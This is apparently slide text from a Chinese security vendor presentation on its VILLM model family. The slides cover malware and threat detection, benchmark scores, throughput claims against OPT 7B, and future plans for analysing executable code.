
借助模型的批量推理过程，一次性计算多个不同工程特征掩码对特定威胁的检测结果的影响，依据结果作为奖励反馈，选择合适的工程特征掩码。

借助赛博超脑的特征工程基础工作，VILLM模型可实现智能提取检测特征





安天的分析工程师在赛博超脑系统中，每天自动和半自动的产出了大量的特征掩码和特征，形成了人类反馈强化的训练基础。

VILLM-256K 模型 以 256K 作为输入长度，支持无限长生成。
在处理二进制数据时 提供 500 ~1000 倍于开源模型的性能。



以开源模型 **OPT 7B** 作为参考：
 平均 **33 tokens/s**
 生成 **512 Tokens** 耗时约 **15.515秒**
 大约每秒理解 **12672 Tokens (12.6K)**

引用自 《PowerInfer: Fast large language model serving with a consumer-grade GPU》



* 开源模型性能为 1

训练中的 VILLM-256K 上下文模型的具备多模态能力，威胁检测能力逼近传统引擎





自然语言任务（情感分析等8项） ZeroCLUE 测试首次提交成绩 排名70

64	VILLM-0.5-tiny-11.8M	Tibok	23-09-24	35.125	86.32	1.97	2.07	0.31	37.58	51.6	15.6	50.03	37.59
65	5211	dog	23-05-22	34.858	84.73	52.85	0	58.15	0	0	0	83.13	0
66	Z_BERT	zzttil	22-04-18	34.788	43.29	13.67	47.07	1.15	37.48	48.45	52.85	26.2	55.17
67	MOSS	GDL	23-06-05	34.283	48.87	16.44	10.33	25.04	31.73	49.5	14.75	50.33	37.59
68	MOSS	GEL	23-06-05	34.283	48.87	16.44	10.33	25.04	31.73	49.5	14.75	50.33	37.59
69	MOSS	H	23-06-05	34.283	48.87	16.44	10.33	25.04	31.73	49.5	14.75	50.33	37.59
70	VILLM_0.3	Tibok	23-09-12	34.209	54.71	1.13	4.87	0.38	38.12	51.55	15.4	49.97	62.41

抽取50万样本对比传统引擎



Here are the classes in the dataset, as well as 10 random images from each:



CIFAR10: 52.4%
8 Epoch 训练
3192 上下文


MNIST: 94.76%
200 Epoch 训练
800 上下文

DGA检测: 95.62%
2 Epoch 训练
128 上下文

恶意行为检测: 94.25%
2 Epoch 训练
512 上下文



借助 VILLM 检测对象嵌入模型，结合对“执行体解码模型”的剪裁，满足多种场景的需要




支撑IT系统的三个最基础资源的源要素：

- 计算
- 存储
- 通讯

资源代价三要素：

- 时间
 - 更快的威胁响应速度
 - 更小的业务延迟影响
- 空间
 - 有限的物理空间和网络空间与不断演进的威胁
- 能量
 - 更快更强与有限的能源



- 安全代价需要与业务增长配套
- 安全代价需要满足应对威胁
- 安全代价需要成本可控



04


VILLM 模型族的局限与未来

过去

对可信文件到置信为止、
到定量为止。



Stuxnet



Duqu



Flame

当前

整个对象的变更、对象范畴的外延，是把恶意代码阶段扩展到全量执行体阶段，把全量执行对象渐进扩展到全量代码分析。

- 在这个变更过程中，事实上带来了适用同一套向量化逻辑，去解析所有的执行代码，而不是简单地去解析恶意特征，其解析结果不是只服务于定性判断和家族管理分析，它本身还要进一步地为包括成分解构、组件分布、中间件追踪以及可能存在的正常文件与恶意文件中的微小相似性，以及在重大恶意代码工程迭代（例如，震网、火焰等）过程中寻找细微的线索。此时，就给原有的特征工程的规模、提取分析的质量，带来了更高的要求。

